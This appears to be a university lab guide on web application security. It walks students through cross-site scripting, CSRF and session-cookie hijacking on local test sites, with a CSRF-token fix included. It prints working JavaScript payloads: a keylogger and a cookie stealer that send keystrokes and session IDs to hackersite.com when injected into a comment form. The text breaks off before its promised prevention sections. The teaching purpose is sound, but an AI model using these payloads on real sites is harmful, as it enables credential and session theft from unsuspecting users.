**CST-407 Activity 4 Guide**

Contents

[Activity 4 Web Application Security 2](#_Toc59974869)

[Introduction 2](#_Toc59974870)

[How Cross-Site Scripting Works 2](#_Toc59974871)

[Step-By-Step Instructions 3](#_Toc59974872)

[Setup Two Sites 3](#_Toc59974873)

[Virtual Hosts in MAMP 5](#_Toc59974874)

[Build a Data Input Form 9](#_Toc59974875)

[Keylogging 12](#_Toc59974876)

[Hacker Site Forms 14](#_Toc59974877)

[Cross Site Forgery Token 16](#_Toc59974878)

[Frameworks are Secure 19](#_Toc59974879)

[User Authentication 20](#_Toc59974880)

[Steal the Session ID 23](#_Toc59974881)

[Session ID Value 26](#_Toc59974882)

[Stolen Session ID 27](#_Toc59974883)

[Session Stealing Solutions 30](#_Toc59974884)

[Prevent Session ID Theft 36](#_Toc59974885)

# Activity 4 Web Application Security

**Overview**

In this activity, students will demonstrate how to exploit a web application using Cross Site Scripting attacks as well as fix the vulnerabilities using string sanitization and security tokens.

## Introduction

Cross-site scripting, sometimes abbreviated as XSS, is a hacking attack that uses computer code to steal information from another user’s application. A successful attack allows the hacker to impersonate the victim or insert damaging data into the victim’s database. The hacker can exploit poorly-written code to inject JavaScript code which runs on the website. A victim usually is not guilty of carelessness but is an innocent bystander to a poorly written website.

*How Malicious JavaScript is Delivered*

A common approach for the attack to success is to paste some malicious JavaScript code into an application’s input forms. For example, a site may accept comments from users, store them in a database and then display the comments to other users. These comments may contain JavaScript code that when displayed to other users, execute commands that can compromise the reader.

In the example below, a simple server-side script is used to display the latest comment on a website:

Foreach (c in comments) {

Print c.text

}

If the c.text element contains a <script> </script> tag, there is potential for problems.

Even though JavaScript is browser-only language, it can share sensitive data with other servers online.

*Cookie Theft*

The hacker can use JavaScript to read a cookie value called the session ID, share that secret number with another server and provide the hacker with a way to hijack a logged in session.

*Keylogging*

JavaScript is capable of performing events on every keystroke on a page. Those keystrokes can be sent to another server where they are stored in a database or text file. The hacker can browse through the logged keystrokes looking for passwords and other sensitive data.

## How Cross-Site Scripting Works

Cross-site scripting implies that there are two servers that are “crossing” inputs.

Normally, a web application shows a form and then handles the processing of the form submit action as shown here.




Figure 1. Form Action File

In cross site scripting, a hacker can also submit data to your site and spam the database. An input form can easily be cloned by looking at the HTML source of a web page.



Figure 2. A Form from an External Site Submits a Request

## Step-By-Step Instructions

### Setup Two Sites

1. For this demonstration we need to create two domain names. Fortunately, we do not need to register real domain names and publish our website on a commercial web host. We can use the localhost server on our computer to create Virtual Hosts. That is, the computer will use a URL that points to our local web server.
2. For our example we will create two new websites: victimsite.com and hackersite.com
3. Open the **/etc/hosts** file for editing.
4. For Macintosh or Linux, open the terminal and type

**sudo nano /etc/hosts**


****

Figure 3. Edit the Hosts File

1. Windows 10 and Windows 8
   1. Press the Windows key.
   2. Type Notepad in the search field.
   3. In the search results, right-click Notepad and select Run as administrator.
   4. From Notepad, open the following file:

**c:\Windows\System32\Drivers\etc\hosts**

1. Add two new host names that are associated with the localhost address (127.0.0.1). Choose the names victimsite.com and hackersite.com.




Figure 4. Hosts File Containing Two Entries for 127.0.0.1

1. Save and exit the program.
2. Test the new IP addresses with a ping test.
3. Notice that the new URL resolves to the localhost address and not to some website online.



Figure 5. Ping Requests for Two Domain Names both Resolve to 127.0.0.1

### Virtual Hosts in MAMP

1. Open the MAMP folder and find the **httpd.conf** file




Figure 6. The Configuration File for Apache Web Server

1. Find the line for vhosts.conf

# Virtual hosts

**Include /Applications/MAMP/conf/apache/extra/httpd-vhosts.conf**

1. Uncomment the Include statement by removing the # symbol.



Figure 7. Uncommented Line to Allow a Virtual Host File to be Used

1. In the MAMP folder find the file **httppd-vhosts.conf**




Figure 8. Backup the Original Configuration File

1. Make a **duplicate copy of the file** in case we really mess it up. The apache server wont startup if we make even a small syntax error in the **conf** files. It will provide a very unhelpful error message if something is wrong. Lesson: Make a backup of a working conf file!




Figure 9. Error Message Due to a Configuration Error

1. Modify the contents of the vhosts file to include two new servers. The server names are resolve from top to bottom, so we put **localhost** last.




Figure 10. Multiple Entries for Virtual Hosts in a Configuration File

1. Notice that the two new servers refer to directories that do not exist yet. Let's create the new folders **htdocsvictim** and **htdocshacker**. These directories must match the values you just put into the conf file above.




Figure 11. Three Directories for Three Websites

1. Startup the servers in MAMP. If you did everything right, the Apache server will start running. If something is wrong, go back to the backup conf files and try again.




Figure 12. Green Lights Indicate that the Apache Server and the MySQL Server are both working

1. Put an HTML document in each new folder
2. Here is a test document in the **htdocshacker** folder. Visual Studio Code is the text editor.




Figure 13. Creating a Test Index Page for the Hacker Website

1. Here is a document in the **htdocsvictim** folder.




Figure 14. Create a Test Index Page for the Victim Website

1. This is what the MAMP folder looks like.




Figure 15. Directory Structure for both the Victim as well as the Attacker Websites

1. This is what the web server shows for **victimsite.com.**




Figure 16. Web Browser View of the Victim Website

1. This is the hackersite.com web page.




Figure 17. Web Browser View of the Attacker Website

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Build a Data Input Form

1. In the htdocsvictim folder, create a new file an input the following code.



Figure 18. Victim Website has both an Input Form as well as a Message to Repeat the Comment

1. Add some CSS styles to make the page pretty.



Figure 19. Suggested CSS design for the Victim Page

1. The form posts back to the **index.php** page so we need to include some code to handle data posts. If there is a value in **$\_POST[‘post\_title’]** then display whatever the user posted. For example.



Figure 20. Filling out the victim page’s comment form

1. This will yield the following result.




Figure 21. The victim site shows comments below the input form

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Keylogging

Now that we have a site running, lets inject some JavaScript code that can steal passwords and other sensitive data. We will make a keylogger that will rely on a cross site scripting attack to work properly.

1. In the **hackersite.com** folder, create a file called **keylog.php** and add the following code.



Figure 22. Attacker site PHP code to listen for keystrokes logged on the victim’s page

1. This program simply listens for a client to provide a POST request and saves the character to a text file.
2. In the victim website, we will paste a JavaScript program as input for one of the comments.



Reference to the PHP script we just created.

Figure 23. JavaScript code to use in a victim’s comment entry form

1. Here is the script that you can copy and paste.

<script>

document.onkeypress = function(evt) {

evt = evt || window.event;

key = String.fromCharCode(evt.charCode);

if (key) {

var http = new XMLHttpRequest();

var param = encodeURI(key);

http.open("POST", "http://hackersite.com/keylog.php", true);

http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

http.send("key="+param);

}

}

</script>

1. When the comment is displayed on the screen, the JavaScript starts working in the background. Using the developer tools in the browser, **inspect** the page and notice the <**script**> section in the comments. The **document.keypress** event is called for every keystroke you type.



Figure 24. The comment contains JavaScript code that will run the next time the page is displayed.

1. Type some more information into the form.




Figure 25. A new comment is being entered. Unseen to the user is the keylogging script running on the page.

1. Open the **htdocshacker** folder and open the **keylog.txt** file with a text editor. There should be some new items in the file that were just captured from the keylogging script.




Figure 26. Text file from the hacker site directory contains the logged keystrokes.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.
2. **Note:** This example of cross site scripting can be prevented if we disallow JavaScript code to be input into the comments of our app. We will fix this later in the tutorial.

### Hacker Site Forms

In the next example of cross site scripting, we are going to **demonstrate Cross Site Request Forgery (CSRF)** which is when a form is submitted from one site and is processed by another.

1. In the **htdocshacker** folder create a new file with this code for a comments form.



Figure 27. A comment form on the hacker site that is nearly identical to the victim’s site

1. Open your browser to **hackersite.com** and input some data.




Figure 28. Comment being entered on the attacker’s site.

1. You should see the **victimsite** process the post and display the results. If the victimsite program saved data to the database, the attack would contaminate the data.




Figure 29. The victim site accepted the attacker site’s comment submission

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Cross Site Forgery Token

To ensure that requests from external web servers, such as hackersite.com, are ignored, we are going to include a temporary hashed password with every form submit. This temporary password, also called a CSRF Token, is a random number stored in the session variables, hashed, included in the input form and then verified when the form is processed. The hacker cannot know the random number.




Figure 30. Plan to recognize a submission from an external site by using a randomly generated number

1. Add the following value to the **index.php** in the victim site. This will create a token and a **hidden input field** where a hashed value of the token will be stored.



Figure 31. Updated code on victim site to prevent a posting from the attacker

1. Add some CSS to highlight the error message in red.




Figure 32. Updated CSS code for the Victim site

1. Try the same routine as before. Start at the hacker site and try to add a new comment.




Figure 33. Another attempt to submit a comment from the Attacker site

1. This time the results are not accepted by the victim.



Figure 34. New comment not accepted from the Attacker site.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Frameworks are Secure

1. All popular web development frameworks include CSRF as a default setting on every form.
2. For example, ASP.NET Core has the following information on their documentation.




Figure 35. ASP.NET documentation about antiforgery configuration.

1. Laravel excepts the programmer to include a token as a Blade directive when creating a form according to their documentation.




Figure 36. Laravel documentation for CSRF protection.

1. Java Spring expects the programmer to include the CSRF attribute in every form.



Figure 37. JavaSpring documentation showing that CSRF is included in every transaction.

### User Authentication

Next, we are going to demonstrate a process called session stealing or cookie stealing. It is possible for a hacker to hijack a logged in user and perform any actions on her behalf if a special piece of data is stolen. The session id cookie can be read from the browser and copied to another.

Let's simulate a registration and security system for the comments app. In normal apps, this would involve creating a database and user objects. For our purposes, we can simply validate one user.

1. Create a **login.php** form in the victim’s server.



Figure 38. Login form on the Victim site.

1. In the **index.php** page of the victim site, add some more code to check to see if a user is logged in before accepting the input.




Figure 39. Check to see if the user logged in as “Victor” before handling a new comment.

1. You should be able to successfully post a new comment only if you login first.
2. Login before posting a new comment.



Figure 40. Logging in as Victor, the only valid username on this application.

1. Then proceed after a successful login.




Figure 41. Victor has logged in successfully.

1. You should be able to post a new comment as victor.




Figure 42. New comment being posted by Victor.

1. Try to login as someone else. The posting should fail.



Figure 43. Failed login.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.
2. Problem solved, right? Not so fast. There is still a weakness in our system. The hacker can steal the session cookie from another website, save it and hijack the logged in user. It takes some trickery with JavaScript.

### Steal the Session ID

The secret to overcoming this login requirement is to steal a session variable. This is going to require two scripts. First, a PHP script on the hacker computer. Second, some JavaScript code inserted into one of the comments posted on the victim site.

For this section of the lesson you will need two separate browsers. I use Chrome as the default and Firefox as the second browser. You could also use Edge. Unfortunately, Safari does not work as well for this example.

1. Create a new PHP file on the **hacker server** that will listen for a stolen session cookie and save it to a text file.



Figure 44. PHP script on the Attacker computer to get the session ID value from a victim.

1. The following code will be used as part of a “comment” on the victim’s website.

<script>

var cookieData=document.cookie;

window.open(

'http://hackersite.com/cookie.php?cookie='+cookieData,

'\_blank' // <- This is what makes it open in a new window.

);

</script>

1. In the victim’s site, enter a new comment using the nefarious code.




Figure 45. Posting the JavaScript cookie stealer code in the comments section of the Victim site.

1. The message is posted and looks normal. But is it?




Figure 46. The JavaScript code doesn’t appear on the comment, but it is there.

1. Inspect the HTML of the page and see what JavaScript is lurking.




Figure 47. The JavaScript code is included in the web page even though it is not displayed.

1. We also made it pretty obvious that something was wrong by opening a new tab and displaying a message.



Figure 48. Status message shown on the Attacker site to let us know that an attack just occurred.

1. Look in the **htdocshacker** folder to see the new text file that captured the session id value.




Figure 49. Insert Title

1. Open the text file to see the session id.




Figure 50. Text file on the Attacker site shows the session ID value from the victim.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Session ID Value

1. Open the victim site index page with Chrome (first browser).
2. Right click on the page and choose to inspect.




Figure 51. The Session ID value can be seen in the “Application” tab of the developer tools.

1. If you are using Chrome, open the **Application** tab and select **Cookies**. You should see a cookie set for the site **victimsite.com**. The cookie is **PHPSESSID** or session Id. This is a critically important piece of data in regard to security.
2. If you delete the cookie the $\_SESSION variables are lost, and the user is no longer logged in. If you can transfer this value to another browser, then he/she can bypass the login process.




Figure 52. Deleting the session ID value on the Victim site.

### Stolen Session ID

We are going to steal the session id from one browser and copy it to another browser which allows us to bypass the login requirement. The server will think that both browsers are the same person and are trusted equally. To perform this attack, you will need two different web browsers. I am using Chrome and Firefox.

1. Login to the victim site again as victor. Notice that the session ID cookie is set.




Figure 53. After login, the Victim site stores a cookie for the Session ID value.

1. Advance to the “Post a comment” page. The session ID should retain its value and “victor” is the logged in user according to the $\_SESSION array.




Figure 54. Posting a comment while showing the session ID value

1. Post a new comment and include the JavaScript cross site exploit.




Figure 55. Posting the JavaScript code to steal the session ID

1. The session id should be stolen and recorded in the **hackersite** folder as a text file.



Figure 56. The Attacker site shows the status message to tell us that an attack just occurred.

1. In the **htdocshacker** folder, open the **cookie.txt** file.



Figure 57. Text file on the Attacker server shows the session ID from the victim.

1. Copy the session id.




Figure 58. The Attacker copies the stolen session ID value

1. Open a different browser. I am using **Firefox** as my second browser. Edge would work just as well. Safari, unfortunately, does not work for this example.
2. Using Firefox, navigate to **victimsite.com**. Notice that this is a new session. Victor is not logged in with the Firefox browser session.
3. Open the **developer tools** and find the **storage** area. You should see a **cookie** for the session id. The session id for the Firefox browser is **different** than the session id from Chrome. This means that **Chrome and Firefox represent two different users**. The Firefox user is supposed to login before using the app, but he has other plans…

